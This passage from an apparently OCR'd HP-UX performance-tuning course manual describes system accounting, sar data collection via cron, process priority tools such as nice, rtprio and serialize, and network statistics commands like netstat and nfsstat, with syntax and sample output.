u	Disk Queue Length	Disk Report, double-click disk
v	Logical Volume Mgr Sta	I/O by Logical Volume
w	Swap Stats	Swap Detail
z	Zero all Stats	
?	Help with options	
<CR>	Update screen with new data	

10–12. SLIDE: Generic UNIX Data Collection Tools



Generic UNIX Data Collection Tools

Real Time Monitoring Tools

UNIX	HP Specific
sar top vmstat iostat timex uptime	glance gpm

Data Collection Performance Tools

UNIX	HP Specific
acct **sar,sadc**	

Performance Administration Tools

UNIX	HP Specific

Network Monitoring Tools

UNIX	HP Specific

Student Notes

This slide shows the standard UNIX *data collection* tools included with HP-UX. Data collection tools gather performance data and other system-activity information, and store this data to files on the system.

By default, not too many standard UNIX tools perform data collection. The two most common tools are the **`acct`** (system accounting) suite of tools, and **`sar`** (via the **`sadc`** and **`sa1`** programs), the system activity reporter.

10–13. TEXT PAGE: `acct` Programs

Description

The system accounting programs are designed to charge for time and resources used on the system. Information such as connect time, pages printed, disk space used for file storage, and commands executed (and the resources used by those commands) is collected and stored by the acct commands. Generally not considered a performance tool, the accounting commands can provide useful data for certain situations.

Tool Source:	Standard UNIX (System V)
Documentation:	man pages
Interval:	On demand
Data Source:	**`dev/kmem`** registers and other kernel routines
Type of Data:	System resources used, on a per user bases
Metrics:	Connect time, Disk space used, others
Logging:	Binary file **`/var/adm/acct/pacct`**
Overhead:	Medium to large (up to 33%), depending on number of user and amount of activity
Unique Feature:	Shows how much system resources are being consumed by each user on the system. Logs every command executed by every user on the system.
Full Pathname:	9.x release: **`/usr/lib/acct/[acct_command]`** 10.x release: **`/usr/sbin/acct/[acct_command]`**
Pros and Cons:	+ provides information to charge users for system use + extensive system utilization information kept - extremely large overhead, especially on an active system. - poor documentation

Syntax

```
/usr/sbin/acct/acctdisk
/usr/sbin/acct/acctdusg [-u file] [-p file]
/usr/sbin/acct/accton [file]
/usr/sbin/acct/acctwtmp reason
/usr/sbin/acct/closewtmp
/usr/sbin/acct/utmp2wtmp
```

System Accounting Notes

- System Accounting can be started:

Manually	Run the /`usr/sbin/acct/startup` command.
Automatically at Boot Time	Edit the `/etc/rc.config.d/acct` file and set the START_ACCT parameter equal to one (for example, START_ACCT=1).

- Only processes which have terminated are reported.
- Accounting reports include:
  - CPU time accounting
  - Disk accounting
  - Memory accounting
  - Connect time accounting
  - User command history
  - Several more

10–14. TEXT PAGE: sar

Description

The **sar** tool comes with additional programs which assist in performance data collection and storage. The performance data is kept for one month before being overwritten with new data. Since collected data is overwritten each month, monitoring a file's size is unnecessary.

The **sadc** program is a data collector which runs in the background, usually started by **sar** or **sa1**.

The **sa1** program is a convenient shell script for collecting and storing "sar" data to a log file under **/var/adm/sa**. This script is typically run from root's cron file and collects (by default), three system snapshots per hour.

The **sa2** program is also a convenient shell script for converting collected sar data (binary format) into readable ASCII report files. The report files are typically stored in **/var/adm/sa**. The **sa2** script is also normally run from root's cron file.

Tool Source:	Standard UNIX (System V)
Documentation:	man page
Interval:	>= 1 second
Data Source:	**/dev/kmem** registers
Type of Data:	Global
Metrics:	CPU, Disk, Kernel resources
Logging:	Binary file under **/var/adm/sa**
Overhead:	Varies, depending on snapshot interval
Unique Feature:	Only standard UNIX *performance* data collector
Full Pathname:	9.x release: **/usr/bin/sar** 10.x release: /**usr/sbin/sar**
Pros and Cons:	+ familiarity + relatively low overhead - no per process information - accuracy not as good as MeasureWare

Syntax

```
sar [-ubdycwaqvmAMS] [-o file] t [n]
sar [-ubdycwaqvmAMS] [-s time] [-e time] [-i sec] [-f file]
```

Configure Data Collection through cron Jobs

To set up **sar** data collection, add the following to root's cron file:

```
0 *    * * 0,6  /usr/lbin/sa/sa1
0 8-17 * * 1-5  /usr/lbin/sa/sa1 1200 3
0 18-7 * * 1-5  /usr/lbin/sa/sa1
5 18   * * 1-5  /usr/lbin/sa/sa2 -s 8:00 -e 18:01 -i 3600 -u
5 18   * * 1-5  /usr/lbin/sa/sa2 -s 8:00 -e 18:01 -i 3600 -b
5 18   * * 1-5  /usr/lbin/sa/sa2 -s 8:00 -e 18:01 -i 3600 -q
```


Create the **/var/adm/sa** directory:

```
mkdir /var/adm/sa
```

Some systems recommend adding the above entries to **adm**'s cron file instead of root's. On these systems, be sure to give write access to all users on the **/var/adm/sa** directory.

```
chmod a+w /var/adm/sa
```

10–15. SLIDE: HP-UX Data Collection Tools



HP-UX Data Collection Tools

Real Time Monitoring Tools

UNIX	HP Specific
sar top vmstat iostat timex uptime	glance gpm

Data Collection Performance Tools

UNIX	HP Specific
acct sar,sadc	**MeasureWare** **PerfView**

Performance Administration Tools

UNIX	HP Specific

Network Monitoring Tools


UNIX	HP Specific

Student Notes

This slide shows the HP-specific *data collection* performance tools that can be added to an HP-UX system. The MeasureWare and PerfView tools are available for HPUX 10.x and 11.x systems. These tools are optional products (separately purchasable).

These tools significantly enhance a customer's ability to track performance trends and review historical performance data about a system. The standard UNIX tools collect little to no per-process information, and have no alarming capabilities. With the MeasureWare and PerfView tools, global *and* per-process information is collected. In addition, *alarms* can be set to notify a user when a collected metric exceeds a defined threshold.

10–16. SLIDE: Generic UNIX Performance Admin Tools



Generic UNIX Performance Admin Tools

Real Time Monitoring Tools

UNIX	HP Specific
sar top vmstat iostat timex uptime	glance gpm

Data Collection Performance Tools

UNIX	HP Specific
acct sar,sadc	MeasureWare PerfView

Performance Administration Tools

UNIX	HP Specific
ipcs/ipcrm nice/renice mount	

Network Monitoring Tools

UNIX	HP Specific

Student Notes

This slide shows the standard UNIX *administrative* performance tools included with HP-UX. These tools are used to tune and/or modify system resources to better improve the performance of a system. These tools are typically used to *change* or *tune* a system's component, as opposed to *viewing* or *displaying* characteristics about the component.

Only the root user is allowed to use these commands, as making these modifications affect the performance for all users on the system.

10–17. TEXT PAGE: ipcs and ipcrm

Description

The **ipcs** command displays information about active interprocess communication facilities. With no options, **ipcs** displays information in short format about message queues, shared memory segments, and semaphores that are currently active in the system.

The **ipcrm** command removes one or more specified message queue, semaphore set, or shared memory identifiers.

Tool Source:	Standard UNIX (System V)
Documentation:	man pages
Interval:	On demand
Data Source:	**/dev/kmem** registers
Type of Data:	Global, limited process
Metrics:	Semaphores, message queues, shared memory
Logging:	Standard output device
Overhead:	Varies, depending on the IPC resource in use
Unique Feature:	Shows the size, owner, and last user of message queues and shared memory segments.
Full Pathname:	9.x release: **/bin/ipcs** and **/bin/ipcrm** 10.x release: **/usr/bin/ipcs** and **/usr/bin/ipcrm**
Pros and Cons:	+ shows orphan IPC entries + shows size of message queues and shared memory segments - process information limited to owner and last user

Syntax

```
ipcrm [-m shmid] [-q msqid] [-s semid]


ipcs [-mqs] [-abcopt] [-C corefile] [-N namelist]
  -m  Display information about active shared memory segments.
  -q  Display information about active message queues.
  -s  Display information about active semaphores.

  -b  Display largest-allowable-size information
  -c  Display creator’s login name and group name
  -o  Display information on outstanding usage
  -p  Display process number information
  -t  Display time information
```

Examples

```
# ipcs -s
IPC status from /dev/kmem as of Fri Oct 17 12:56:36 1997
T      ID     KEY        MODE        OWNER     GROUP
Semaphores:
s       0 0x2f180002 --ra-ra-ra-      root       sys
s       3 0x412000a9 --ra-ra-ra-      root      root
s       4 0x00446f6e --ra-r--r--      root      root
s       6 0x01090522 --ra-r--r--      root      root
s       7 0x013d8483 --ra-r--r--      root      root
s     200 0x4c1c2f79 --ra-r--r--    daemon    daemon


# ipcrm -s 7


# ipcs -s
IPC status from /dev/kmem as of Fri Oct 17 12:57:42 1997
T      ID     KEY        MODE        OWNER     GROUP
Semaphores:
s       0 0x2f180002 --ra-ra-ra-      root       sys
s       3 0x412000a9 --ra-ra-ra-      root      root
s       4 0x00446f6e --ra-r--r--      root      root
s       6 0x01090522 --ra-r--r--      root      root
s     200 0x4c1c2f79 --ra-r--r--    daemon    daemon
6 0x01090522 --ra-r--r-- root root
s  200 0x4c1c2f79 --ra-r--r-- daemon daemon
```

10–18. TEXT PAGE: `nice` and `renice`

Description

The **`nice`** command executes command at a nondefault CPU scheduling priority. (The name is derived from being "nice" to other system users by running large programs at lower priority.)

The **`renice`** command alters the priority of a running process.

Tool Source:	Standard UNIX (System V)
Documentation:	man pages
Interval:	On demand
Data Source:	Process table
Type of Data:	Processes
Metrics:	Priority
Logging:	Standard output device
Overhead:	Minimal
Unique Feature:	
Full Pathname:	9.x release: 10.x release:
Pros and Cons:	+ + - -

Syntax


```
nice [-n newoffset_from_default_20] command [command_args]

renice [-n newoffset_from_current_value] [-g|-p|-u] id ...
```

An unsigned newoffset increases the system nice value for the command or process, causing it to run at lower priority. A negative value requires superuser privileges, and assigns a lower system nice value (higher priority) to command.

Examples

```
# ps -l
  F S       UID   PID  PPID  C PRI NI     ADDR   SZ    WCHAN TTY       TIME COMD
  1 S         0  4728  4727  1 158 20   ff6680   85   87cec0 ttyp2     0:00 sh
  1 R         0  4735  4728  6 179 20  1003d80   22        - ttyp2     0:00 ps

# nice sh
# ps -l
  F S        UID   PID  PPID  C PRI NI     ADDR   SZ    WCHAN TTY       TIME COMD
  1 S          0  4728  4727  0 158 20   ff6680   85   87cec0 ttyp2     0:00 sh
  1 R          0  4736  4728  0 178 20   feae80  121        - ttyp2     0:00 sh
# exit

# nice -10 sh
# ps -l
  F S        UID   PID  PPID  C PRI NI     ADDR   SZ    WCHAN TTY       TIME COMD
  1 S          0  4728  4727  0 158 20   ff6680   85   87cec0 ttyp2     0:00 sh
  1 R          0  4743  4740  7 199 30   ff1280   22        - ttyp2     0:00 ps
  1 S          0  4740  4728 10 158 30   fea380  121   87e0c0 ttyp2     0:00 sh

# nice -5 ps -l
  F S        UID   PID  PPID  C PRI NI     ADDR   SZ    WCHAN TTY       TIME COMD
  1 S          0  4728  4727  0 158 20   ff6680   85   87cec0 ttyp2     0:00 sh
  1 R          0  4744  4740 10 210 35  1003e80   22        - ttyp2     0:00 ps
  1 S          0  4740  4728 10 158 30   fea380  121   87e0c0 ttyp2     0:00 sh

# nice -n 30 sh
# ps -l
  F S        UID   PID  PPID  C PRI NI     ADDR   SZ    WCHAN TTY       TIME COMD
  1 S          0  4728  4727  0 158 20   ff6680   85   87cec0 ttyp2     0:00 sh
  1 R          0  4745  4740 19 220 39   fb3300  121        - ttyp2     0:00 sh
  1 S          0  4740  4728  6 158 30   fea380  121   87e0c0 ttyp2     0:00 sh

# nice -n -30 sh
# ps -l
  F S        UID   PID  PPID  C PRI NI     ADDR   SZ    WCHAN TTY       TIME COMD
  1 S          0  4728  4727  0 158 20   ff6680   85   87cec0 ttyp2     0:00 sh
  1 S          0  4749  4740  1 158  0   f86200  121    87dc40 ttyp2     0:00 sh
  1 S          0  4740  4728  7 158 30   fea380  121   87e0c0 ttyp2     0:00 sh
  1 R          0  4752  4749  6 139  0  1003980   22        - ttyp2     0:00 ps
```

10–19. SLIDE: HP-UX Performance Admin Tools



HP-UX Performance Admin Tools

Real Time Monitoring Tools

UNIX	HP Specific
sar top vmstat iostat timex uptime	glance gpm

Data Collection Performance Tools

UNIX	HP Specific
acct sar,sadc	MeasureWare PerfView

Performance Administration Tools

UNIX	HP Specific
ipcs/ipcrm nice/renice mount	**rtprio** **serialize** **PRM**

Network Monitoring Tools

UNIX	HP Specific

Student Notes

This slide shows the HP-specific *administrative* performance tools available on HP-UX systems. Many of the tools shown on the slide come standard with the base OS. The only tool which is an add-on product is PRM.

These HP-specific tools were developed to allow modifications and performance enhancements to functionality unique to the HP-UX operating system.

10–20. TEXT PAGE: `rtprio`

Description

The **`rtprio`** command executes a specified command with a real-time priority, or changes the real-time priority of currently executing process PID. Real-time priorities range from zero (highest), to 127 (lowest).

Real-time processes are not subject to priority degradation and are considered of greater importance than non-real-time processes.

NOTE:	Special care should be taken when using this command. It is possible to lock out other processes (including system processes) when using this command.
Tool Source:	HP
Documentation:	man pages
Interval:	On demand
Data Source:	Process table
Type of Data:	Process
Metrics:	Process priority
Logging:	None
Overhead:	Varies, depending on the activity of the process
Unique Feature:	Assign real time priority to a process
Full Pathname:	9.x release: **`/usr/bin/rtprio`** 10.x release: **`/usr/bin/rtprio`**
Pros and Cons:	+ Can significantly improve the performance of a program - Can severely impact the performance of the system (if used incorrectly)

Syntax

```
rtprio priority command [arguments]
rtprio priority -pid

rtprio -t command [arguments]
rtprio -t -pid

-t  execute command with a timeshare (non-real-time) priority, or
    change the currently executing process pid from a possibly real-time
    priority to a timeshare priority.
```

Examples

Execute file a.out at a real-time priority of 100:

```
rtprio 100 a.out
```

Set the currently running process pid 24217 to a real-time priority of 40:

```
rtprio 40 -24217
```

10–21. TEXT PAGE: serialize

Description

The **`serialize`** command is used to force the target process to run serially with other processes also marked by this command. Once a process has been marked by serialize, the process stays marked until process completion, unless **`serialize`** is reissued.

Tool Source:	HP
Documentation:	man pages
Interval:	On demand
Data Source:	Process table
Type of Data:	Process
Metrics:	Priority
Logging:	Standard output device
Overhead:	Minimal
Unique Feature:	Decrease CPU and memory contention problems using standard functionality.
Full Pathname:	9.x release: not available 10.x release: **`/usr/bin/serialize`**
Pros and Cons:	+ allows system to behave more efficiently when CPU and memory resources are scarce. - minimal documentation - only helps when CPU and memory resources are scarce

Syntax

```
   serialize command [command_args]

   serialize [-t] [-p pid]

      -t  Indicates the process specified by pid should be returned to
          timeshare scheduling.
```

Examples

Use **`serialize`** to force a database application to run serially with other processes marked for serialization. Type:

```
   serialize database_app
```

Force a currently running process with a pid value of 215 to run serially with other processes marked for serialization. Type:

```
serialize -p 215
```

Return a process previously marked for serialization to a normal timeshare scheduling. The pid of the target process for this example is 174. Type:

```
serialize -t -p 174
```

10–22. TEXT PAGE: PRM (Process Resource Manager)

Description


Process Resource Manager allows the administrator to guarantee that important processes will receive the amount of memory and CPU time required to meet your performance objectives.

PRM works in conjunction with the standard HP-UX scheduler to improve response times for critical applications.

PRM provides state-of-the-art resource allocation that has long been missing in the UNIX environment.

Tool Source:	HP
Documentation:	PRM man pages (**`prmconfig`**)
Interval:	On demand
Data Source:	Kernel process table
Type of Data:	Processes priority
Metrics:	CPU time allocated to groups of processes
Logging:	Standard output
Overhead:	PRM only applies to time-shared processes. Real-time processes are not affected.
Unique Feature:	Allows the system administrator to control which groups of processes receive the majority of the CPU's time.
Full Pathname:	9.x release: not applicable 10.x release: **`/usr/sbin/prmconfig`**
Pros and Cons:	+ Greater control of CPU distribution - Optional product. Does not come standard with the OS.

10–23. SLIDE: Generic UNIX Network Monitoring Tools



Generic UNIX Network Monitoring Tools

Real Time Monitoring Tools

UNIX	HP Specific
sar top vmstat iostat timex uptime	glance gpm

Data Collection Performance Tools

UNIX	HP Specific
acct sar,sadc	MeasureWare PerfView

Performance Administration Tools

UNIX	HP Specific
ipcs/ipcrm nice/renice mount	rtprio serialize PRM

Network Monitoring Tools

UNIX	HP Specific
netstat **nfsstat** **ping**	

Student Notes

This slide shows the standard UNIX *networking* performance tools included with HP-UX. Networking performance tools monitor performance and errors on the network.

The standard UNIX networking tools primarily allow for monitoring performance. The HP-specific tools introduce the ability to tune some networking parameters to better meet the needs of a system's networking environment.

NOTE: Super user (or root) access is *not* needed to monitor networking status by default.

10–24. TEXT PAGE: `netstat`

Description

The **`netstat`** command displays general networking statistics. Information displayed includes:

- Active sockets per protocol
- Network data structures (like route tables)
- LAN card configuration and traffic

Tool Source:	Standard UNIX (BSD 4.x)
Documentation:	man pages and manual
Interval:	On demand
Data Source:	**`/dev/kmem`** registers and LAN card
Type of Data:	Global
Metrics:	Network, LAN I/O, Sockets
Logging:	Standard output device
Overhead:	Varies, depending on network activity
Unique Features:	Shows established and listening sockets. Shows traffic going through LAN interface card. Shows amount of memory allocated to networking
Full Pathname:	9.x release: **`/usr/etc/netstat`** 10.x release: **`/usr/bin/netstat`**
Pros and Cons:	+ provides lots of information on networking configuration - provides lots of metrics; not all metrics are documented well

Syntax

```
netstat [-aAn] [-f address-family] [system [core]]
netstat [-mMnrsv] [-f address-family] [-p protocol] [system [core]]
netstat [-gin] [-I interface] [interval] [system [core]]
```

Examples

Display network connections

```
# netstat -n
Active Internet connections
Proto Recv-Q Send-Q  Local Address          Foreign Address        (state)
tcp        0      0  156.153.192.171.1128   156.153.192.171.1129   ESTABLISHED
tcp        0      0  156.153.192.171.1129   156.153.192.171.1128   ESTABLISHED
tcp        0      0  156.153.192.171.947    156.153.192.171.1105   ESTABLISHED
```

```
Active UNIX domain sockets
Address  Type   Recv-Q Send-Q    Inode     Conn   Refs  Nextref Addr
c6f300 dgram       0      0   844afc        0      0        0
/var/tmp/psb_front_socket
c87e00 dgram       0      0   844c4c        0      0        0
/var/tmp/psb_back_socket
de4f00 stream      0      0        0   f75240      0        0
f71200 stream      0      0        0   f75280      0        0
/var/spool/sockets/X11/0
```

Display network interface information:

```
# netstat -in
Name  Mtu   Network         Address            Ipkts Ierrs    Opkts Oerrs  Coll
ni0*  0     none            none                   0     0        0     0     0
ni1*  0     none            none                   0     0        0     0     0
lo0   4608  127             127.0.0.1           6745     0     6745     0     0
lan0  1500  156.153.192.0   156.153.192.171      156     0        0     0     0
```

Display network interface traffic:

```
# netstat -I lan0 5
(lan0)-> input          output        (Total)-> input          output
packets  errs  packets  errs colls      packets  errs  packets  errs colls
188     0        0     0     0         6973     0     6785     0     0
  2     0        0     0     0            2     0        0     0     0
```

Display protocol status:

```
# netstat -s
tcp:
        2244 packets sent
                1191 data packets (217208 bytes)
                4 data packets (5840 bytes) retransmitted
                692 ack-only packets (276 delayed)
                318 control packets
        2277 packets received
                1288 acks (for 195140 bytes)
                144 duplicate acks
               1360 packets (236775 bytes) received in-sequence
                0 completely duplicate packets (0 bytes)
                83 out-of-order packets (0 bytes)
                0 discarded for bad header offset fields
                0 discarded because packet too short
        134 connection requests
        120 connection accepts
        243 connections established (including accepts)
udp:
        0 bad checksums
        164 socket overflows
        0 data discards
ip:
        460730 total packets received
        0 bad header checksums
        0 with ip version unsupported
        2253 fragments received
        2670 packets not forwardable
        0 redirects sent
icmp:
        1989 calls to generate an ICMP error message
        Output histogram:
```

```
                   echo reply: 727
                   destination unreachable: 1989
           727 responses sent
   arp:
           0 Bad packet lengths
          0 Bad headers
   probe:
           0 Packets with missing sequence number
         0 Memory allocations failed
   igmp:
           0 messages received with bad checksum
           10939700 membership queries received
           10969833 membership queries received with incorrect field(s)
           0 membership reports received
```

10–25. TEXT PAGE: `nfsstat`

Description

The **`nfsstat`** command displays NFS (Network File System) statistics. Categories of NFS information include:

- Server statistics
- Client statistics
- RPC statistics
- Performance Detail statistics

Tool Source:	Sun Microsystems
Documentation:	man pages
Interval:	On demand
Data Source:	**`/dev/kmem`** registers
Type of Data:	Global
Metrics:	NFS, RPC
Logging:	Standard output device
Overhead:	Varies, depending on NFS activity
